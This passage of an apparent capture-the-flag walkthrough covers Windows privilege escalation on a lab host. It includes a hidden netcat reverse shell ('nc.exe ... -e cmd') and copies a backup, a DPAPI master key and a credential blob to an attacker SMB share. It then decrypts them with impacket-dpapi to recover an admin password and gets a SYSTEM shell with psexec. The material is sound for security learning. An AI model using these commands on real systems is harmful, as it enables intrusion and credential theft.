evil-winrm -i 10.10.11.70 -u adam.silver -p '0xh3x!!'
i don’t like evil-winrm when it comes to performance let’s upload nc.exe and get fast and proper shell
Start-Process -FilePath "C:\Users\adam.silver\Documents\nc.exe" -ArgumentList "10.10.14.64 445 -e cmd" -WindowStyle Hidden
Checking the C drive directory we found the interesting Backups

let’s check what the folder is contains

we found the interesting site-backup zip file let’s transfer it to our kali machine for further enumeration
start smb server on kali machine using impacket-smbserver
impacket-smbserver test . -user admin -password admin -smb2supporton windows machine:
to connect the smb server
net use \\10.10.14.64 admin /user:adminand then copy the zip file to smb share
copy site-backup-2024-12-30.zip \\10.10.14.64\test
from kali machine, unzip the file
unzip site-backup-2024-12-30.zipi found nms-auth-config.xml.bak file inside the web directory puppy

let’s check the group membership of the steph.cooper user

let’s login as steph.cooper, but the user itself doesn’t have any special permissions or the group membership
but another user steph.cooper_adm has some interesting group membership

Now It’s clear that we need the password for this user to get Administrator access.
after enumerating for while and trying password reuse nothing works
DPAPI Secrets
The DPAPI (Data Protection API) is an internal component in the Windows system. It allows various applications to store sensitive data (e.g. passwords). The data are stored in the users directory and are secured by user-specific master keys derived from the users password. They are usually located at:
C:\Users\$USER\AppData\Roaming\Microsoft\Protect\$SUID\$GUIDBelow are common paths of hidden files that usually contain DPAPI-protected data.
batch
C:\Users\$USER\AppData\Local\Microsoft\Credentials\
C:\Users\$USER\AppData\Roaming\Microsoft\Credentials\
so we know that the master key located at the
C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\
i used the ls -h to view the hidden files as well
let’s download the master key first

to overcome this i’ll use the smb server from my kali to directly copy it to share
start smbserver
impacket-smbserver test . -user admin -password admin -smb2supporton windows machine:
connect to smb server
net use \\10.10.14.64 admin /user:admincopy the file to smb share
copy C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 \\10.10.14.64\testsame way copy the encrypted blob
copy C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 \\10.10.14.64\testnow i’ll use the impacket-dpapi
impacket-dpapi masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407 -sid S-1-5-21-1487982659-1829050783-2281216199-1107 -password ChefSteph2025!
now i’ll use this key to decrypt the encrypted blob
impacket-dpapi credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
looks like the password of steph.cooper_adm user
netexec smb 10.10.11.70 -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'

Bingo!! let’s use the impacket-psexec to get system shell
impacket-psexec puppy.htb/steph.cooper_adm:'FivethChipOnItsWay2025!'@10.10.11.70